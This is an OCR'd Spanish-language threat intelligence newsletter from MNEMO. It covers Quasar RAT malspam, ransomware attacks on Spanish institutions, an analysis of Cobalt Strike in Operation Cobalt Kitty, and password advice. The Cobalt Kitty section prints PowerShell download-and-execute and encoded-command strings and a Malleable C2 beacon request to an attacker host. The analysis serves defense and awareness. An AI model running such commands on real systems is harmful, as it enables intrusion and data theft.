



Imagen 8. Detección del dominio malicioso. Herramienta: Virus Total



Reconnaisance / Weaponization / Delivery

- Los cibercriminales o APT identifican la dirección de correo electrónico de la victima.
- Los ciberdelincuentes idean un mensaje que les permita llamar la atención de la víctima y, de esta manera, generar preocupación o urgencia, colocando un enlace adjunto al mensaje, que dirige a la descarga de archivos con el malware.
- El ciberdelincuente realiza el envío del mensaje de malspam.

Exploitation / Installation

- Este malware no tiene la capacidad de autoejecutarse, por ende, para que el ataque sea efectivo, se requiere de la interacción del usuario.
- El malware se replica en una ruta específica en AppData, en un directorio llamado "windefenderlogss". Genera una clave de registro, para garantizar persistencia, y un mutex para prevenir conflicto por ejecución de múltiples instancias de Quasar RAT.

C2 / Actions on objetives

- Durante la ejecución del malware, intenta comunicarse con servidores de comando y control, alojado en "ladrillos.linkpc.net".
- Puede exfiltrar información del usuario, crear una tarea programada que se asegure de la ejecución como "Dtenders.exe", descarga otros tipos de malware y ejecutar comandos.

EN NUESTRA REGIÓN

Intensificación de ciberataques en España

Rank	Ransomware Type	Market Share %	Change in Ranking from Q4 2020
1	Sodinokibi	14.2%	-
2	Conti V2	10.2%	+4
3	Lockbit	7.5%	+6
4	Clop	7.1%	New in Top Variants
5	Egregor	5.3%	-3
6	Avaddon	4.4%	+3
7	Ryuk	4.0%	-4
8	Darkside	3.5%	New in Top Variants
9	Suncrypt	3.1%	-1
9	Netwalker	3.1%	-5
10	Phobos	2.7%	-1

Imagen 9. Ransomware más relevantes del Q1

Desde principios del año 2021 se han venido presentando una serie de ciber ataques de ransomware. La infección con ransomware es bastante llamativa y se trata de un código malicioso que ya no pasa desapercibido como ocurre con mucho otros ataques.

En la tabla resumen, se puede percibir el ransomware más frecuente en el primer trimestre de 2021.

En marzo se vivió un histórico hackeo al **Servicio de Empleo Público Estatal**, que dejó paralizadas las oficinas de empleo durante días. No obstante, el mes de abril se impone como el mes más afectado en lo que va del año 2021, pues ha sufrido una serie de ataques, tanto en entidades privadas como públicas. Estos ataques se han realizado con muchas variantes de ransomware, además de Identificarse una única campaña de ransomware que ha afectado a miles de usuarios.

- **11 de abril** de 2021: Phone House sufrió un ciberataque donde los cibercriminales publicaron en la Dark Web datos de, supuestamente, 13 millones de sus usuarios obtenidos a través del ataque del ransomware Babuk. Babuk apunta, habitualmente, a grandes empresas y tiene su propia página en la Dark Web para publicar la información.
- **22 de abril** de 2021: El Instituto Nacional de Estadística (INE) y al menos cuatro ministerios (Educación, Economía, Industria y Justicia) reciben un ciberataque que provocó que la web estuviera caída durante al menos 12 horas. Se detectó la presencia de un código malicioso en algunos servicios del ministerio y se abordaron las medidas necesarias para contener el incidente.
- **23 de abril** de 2021: Dentro del Ministerio de Asuntos Económicos y Transformación Digital, en concreto, la red SARA, sistemas desde los que se controlan y administran las sedes electrónicas de altas instancias del Gobierno, también se vio vulnerada.

El CCN-CERT ha comunicado y enviado al sector empresarial de España indicadores de compromiso y URLs relacionadas con el uso de Cobalt Strike para detectarlo y bloquearlo, aunque no ha sido confirmado que el ataque sufrido a estas entidades públicas tenga relación con el mismo.

Cobalt Strike es un complemento de metasploit que mejora pruebas de penetración diseñadas para ejecutar ataque dirigidos. Identifica los servicios y sus vulnerabilidades, edita los exploits existentes y agrega nuevos módulos al sistema.

EN NUESTRA REGIÓN

El objetivo principal de Cobalt Strike, es imitar a los ciberdelincuentes al usar complementos de amenazas maliciosas y sus técnicas para probar su estado de seguridad. Desafortunadamente, las herramientas y el conocimiento destinados a ayudar a los equipos de seguridad también pueden ser utilizados de forma maliciosa por los delincuentes.

Durante los últimos años, los ciberdelincuentes han logrados descifrar algunas de las versiones con todas las funciones de Cobalt Strike y las han hecho altamente disponibles en los mercados y foros de la Dark Web. Esta herramienta es muy flexible y estable a la vez, puede utilizarse para todo tipo de payloads, como lo son ransomware o keylogger, en la red comprometida.

Uno de los ataques más conocidos que involucraron esta herramienta fue la llamada Operación Cobalt Kitty, llevada a cabo por la APT (Advanced Persistent Threat) Ocean Lotus, que se dirigió contra redes de empresas privadas y organizaciones gubernamentales en el sudeste de Asia.

En este caso y en los ciberataques más clásicos que usan Cobalt Strike, los eventos tienen un ciclo de vida de ataque clásico, que también es conocido **como cadena de muerte cibernética**, el cual cuenta con las fases de penetración, afianzamiento y perseverancia, mando y control y exfiltración de datos, reconocimiento interno y movimiento lateral.

Fase de penetración Operación Cobalt Kitty

Los cibercriminales emplearon la ingeniería social, específicamente con ataques de spear-phishing contra objetivos de alto perfil cuidadosamente seleccionados. Se encontraron dos tipos de payloads en los correos electrónicos:

- *Un enlace malicioso que descargaba un instalador de Flash falso y el cual era el encargado de la entrega de Cobalt Strike Beacon.*
- *Documentos de Word con macros maliciosas que descargan payloads de Cobalt Strike.*




Imagen 10. Fichero falso de flahs con descarga de ransomware

Las victimas que recibieron el enlace de Flash falso ingresaban para postular a un puesto de trabajo. Una vez se conducían al enlace, empezaba una descarga de un instalador de flash y un proceso de infección multietapa sin archivos.

Los otros correos que contenían la macro maliciosa, creaban dos tareas programadas que descargaban archivos camuflados como archivos ".jpg". El propósito de dichas tareas era descargar los payloads del servidor C&C. El contenido de la "microsoftp. jpg" es un script que combina vbscript y PowerShell, el cual se descargaba y ejecutaba un payload adicional desde el mismo servidor con un nombre ligeramente diferente "microsoft. jpg".

0x57bb1bc	73	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/'); %s
0x57bb208	49	powershell -nop -exec bypass -EncodedCommand "%s"
0x57bb250	10	%s%s: %s
0x57bb270	22	Could not kill %d: %d
0x57bb29c	18	%s%d%d%s%s%d
0x57bb2c8	16	abcdefghijklmnop
0x57bb2e8	25	could not create pipe: %d
0x57bb304	23	I'm already in SMB mode
0x57bb31c	10	%s (admin)
0x57bb328	31	Could not open process: %d (%u)
0x57bb348	37	Could not open process token: %d (%u)

Imagen 11. Memoria del payload

El análisis rápido de la memoria del payload revela que se trata de un Cobalt Strike Beacon.

Otro método de entrega de Cobalt Strike Beacon consistía en que, una vez que el payload inicial de un Powershell se descarga del servidor, pararía a un payload de Powershell y XOR'ed a cmd.exe. Una vez ejecutado por PowerShell, el script incrustado se identificó como Cobalt Strike Beacon.

Fase de Afianzamiento y perseverancia

Los atacantes utilizaron técnicas de persistencia triviales pero efectivas para garantizar que sus herramientas maliciosas se ejecutaran constantemente en las máquinas infectadas. Esas técnicas consistieron en:

- *Ejecución automática del registro de Windows*
- *Servicios de Windows*
- *Tareas programadas de Windows*

Fase Mando y control y exfiltración de datos

Los atacantes utilizaron diferentes técnicas y protocolos para comunicarse con los servidores de C&C. Realizaron una operación sin archivos con el fin de ser identificados con huella forense baja, ya que la mayoría de los payloads se descargan del C&C y se ejecutan en la memoria sin tocar el disco.

La infraestructura sin archivos también utilizó otro tipo de descargador, que se basa en scriptlets COM (.sct).

Otra de las formas confirmadas de que los atacantes utilizaron la infraestructura de Cobalt Strike provino del análisis del tráfico de la red. El tráfico analizado coincidió con Maleable C2 de Cobalt Strike. Los atacantes utilizaron los perfiles de Amazon, Google Safe Browsing, Pandora y OSCP en este ataque, los cuales están disponibles públicamente en Github.

Un archivo. Pcap, que se registró durante la ejecución de los payloads de Cobalt Strike, muestra claramente el uso de los perfiles de Malleable C2, en ese caso, el "safebrowsing.profile":

```
GET /safebrowsing/rd/CltOb12nLW1IbHehcmUtd2hUdmFzEBAY7-0KIOkUDC7h2 HTTP/1.1
Accept-Language: en-US,en;q=0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Cookie:
PREF=ID=amblbddecmdednhcncffoicjhamongbnjoigaikabeleoaonpmclmcnnpgbdpphfpdlbapppebmmpgilhmodaffbgidjmb
emimdllnpfffgnbpdkbenpphghledfnpjadldedobflebemokkgiiiladbmahcjedeaecidbhlempaeecahcgekaabcgpgdcahcckj
njodjdnohibchmmolafniapgddmklhbcjllkcibhakmflbbbfljnolafpkle
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: support.chatconnecting.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Imagen 12. Perfiles de Malleable C2: "safebrowsing.profile"

EN NUESTRA REGIÓN

Los cibercriminales implementaron la tunelización de los DNS para comunicarse con C2 y realizar la exfiltración de datos. Estos canales estaban siendo usados por los payloads de PowerShell, así como por las DLL falsas (msfte.dll y goopdate.dll).

En el intento de disfrazar la IP / dominio real del servidor C&C, la puerta trasera se comunicaba con los servidores DNS conocidos y así aseguraban que el tráfico de la puerta trasera no fuera filtrado por los firewalls u otros servicios de seguridad.

Fase de Reconocimiento interno

Los ciberatacantes escanearon la red, enumeraron las máquinas y los usuarios y recopilaron más información sobre el entorno. En el transcurso del ataque, se pudo observar que el escaneo de la red se realizaba en rangos completos, así como en máquinas específicas. Los atacantes buscaban puertos abiertos, servicios, huellas dactilares del sistema operativo y vulnerabilidades comunes.

Las herramientas usadas por los atacantes estaban integradas en el sistema operativo Windows, con las que recopilaron información sobre la red del entorno y sus usuarios. Esas herramientas incluían netsh, ipconfig, netstat, arp, net user / group / localgroup, nslookup y Windows Management Instrumentation (WMI).

Una vez que se instaló Cobalt Strike Beacon, los atacantes intentaron encontrar vulnerabilidades de escalada de privilegios que pudieran explotar en los hosts comprometidos. El siguiente ejemplo muestra un comando que fue ejecutado por un proceso de PowerShell generado:

Imagen 13. Powershell -nop -exec bypass -EncodedCommand

Fase de Movimiento lateral

Para acceder a las credenciales y propagarse en nuevas máquinas, los atacantes pueden utilizar herramientas de volcamiento para obtener las credenciales almacenadas en el equipo local. La herramienta principal que usaron fue de ***Mimikatz****. El Mimikatz utilizado fue una versión ofuscada y ligeramente modificada, esta herramienta fue utilizada por los atacantes en al menos 14 versiones diferentes para evadir la detección del antivirus.*

Imagen 14. Ejemplos de los argumentos de la línea de comandos, indicativo de Mimikatz utilizados en el ataque

EN NUESTRA REGIÓN

Además, los atacantes también apuntaron a las credenciales de Outlook de empleados de alto perfil. Estos modificaron un volcador de contraseña conocida para hacerlo más orientado a Outlook. La mayoría de los proveedores de antivirus detectan la versión binaria de esta herramienta, por lo que los atacantes la portaron a PowerShell, haciéndola más sigilosa.

Conclusiones y recomendaciones

Se ha identificado un notable aumentado de los ciberataques en donde las principales vías en las que los atacantes obtienen accesos acceso ya sea por la compra de credenciales en el mercado negro y leaks procedentes de infecciones masivas de botnets, ataques de fuerza bruta o la explotación de vulnerabilidades en los servicios expuestos, como pueden ser servicios de acceso VPN remoto para el teletrabajo.

El equipo de respuesta ante incidentes de MNEMO recomienda tener en cuenta y aplicar las siguientes recomendaciones generales:

- *Definir reglas basadas en listas blancas, lo que permite únicamente conexiones autorizadas entrantes y salientes desde las plataformas tecnológicas.*
- *Utilizar soluciones antimalware actualizadas, aplicar una correcta seguridad perimetral, e introducir los indicadores de compromiso en las reglas de los firewalls.*
- *Restringir al máximo posible la superficie de exposición de la entidad.*
- *Implementar dispositivos de seguridad que permitan identificar y bloquear peticiones maliciosas hacia o desde los equipos de su infraestructura (IDS, IPS, gestores de contenido, AV, EndPoint, firewall, DLP, etc).*
- *Comprobar si el servidor de correo tiene configurado el protocolo de autenticación DMARC, SPF y DKIM utilizados para proteger los dominios de su uso no autorizado o 'email spoofing'.*
- *Implementar el segundo factor de Autenticación (2FA) en todos los sistemas posibles.*

CULTURA DE CIBERSEGURIDAD

La seguridad de las contraseñas

Actualmente, cuando ingresamos a internet, la gran mayoría de los sitios web requieren el uso de un usuario y **contraseña** para poder acceder, por ejemplo, a aplicaciones de redes sociales, mensajería instantánea o gestores de correo electrónico.

Una contraseña se puede entender como la **llave** que abre la puerta a nuestros servicios en la web, nuestras cuentas y nuestra información confidencial personal. Por lo tanto, si esta contraseña se encuentra en manos de **ciberdelincuentes**, estos podrían acceder a toda nuestra información, incluyendo fotos, cuentas bancarias, mensajes privados y contactos, entre muchos otros.

Cuando un ciberdelincuente busca obtener una contraseña de un usuario en concreto, realiza una investigación de sus datos en internet que le permita conocer más a la víctima, lo que se conoce como **Doxing**. A través de técnicas como las siguientes, los cibercriminales serán capaces de emplear la información adquirida con el *doxing* para realizar todas las **combinaciones** posibles y conseguir la contraseña.

- Ataque de diccionario
- Phishing
- Keylogger
- Fuerza bruta

La mayoría de las contraseñas alrededor del mundo suelen estar construidas sobre datos personales, los más comúnmente identificados son:

- Fecha de nacimiento
- Nombres de mascotas
- Personas que conocemos
- Años, meses, entre otros.

Por esta razón, este tipo de contraseñas son captadas más fácilmente por los cibercriminales realizando *doxing*, más aún teniendo en cuenta que, en la actualidad, los usuarios publican información personal en redes sociales de manera abierta para todo tipo de públicos, incluidos los actores maliciosos.

CONTRASEÑAS 2020 → TOP 5 ←
1. 123456
2. 123456789
3. picture1
4. password
5. 12345678

Añadido a esta facilidad para investigar a las víctimas, es necesario destacar que una parte de la población emplea contraseñas poco seguras porque son predeterminadas o son secuencias de números fáciles de averiguar. Este es el listado de las **cinco contraseñas más utilizadas** en el año 2020:

CULTURA DE CIBERSEGURIDAD

A continuación, se facilitan algunos **Mnemo-consejos** para tener una contraseña segura:

Una contraseña que contenga **frases o palabras modificadas** se considera más segura, así mismo, cuantos **más caracteres** tenga la contraseña más inquebrantable será, debido a que los ciberdelincuentes intentarán probar todas las combinaciones posibles. Para cuando estén cerca de lograrlo, es probable que debas cambiar tu contraseña nuevamente, por lo que será más complicado que logren obtenerla.

Será necesario extremar el cuidado en lo referente a las contraseñas personales y laborales, **no deberían ser compartidas** con nadie, ni ser **anotadas** en papeles o notas. Estas acciones facilitan el trabajo de los ciberdelincuentes para que obtengan la contraseña.

- **Gestor de contraseñas:**


Un gestor de contraseñas es un **programa** seguro que permitirá el **almacenamiento** de contraseñas, facilitando el acceso a tus aplicaciones y sitios web, por lo que ya no será necesario memorizar todas las contraseñas. Para hacer uso de un gestor de contraseñas solo se necesita:

- Registrarse en el gestor de preferencia
- Descargar la versión de escritorio o complemento en el navegador
- Elegir una contraseña para acceder al gestor
- Almacenar tus cuentas y contraseñas.

CULTURA DE CIBERSEGURIDAD

Esta será una vía para mantener todas las contraseñas seguras y fuera del alcance de actores maliciosos, siempre y cuando el gestor esté protegido debidamente con una contraseña fuerte y segura.

Se presentan algunos **gestores de contraseñas** más comúnmente empleados y que facilitan esta labor de seguridad:




MNEMO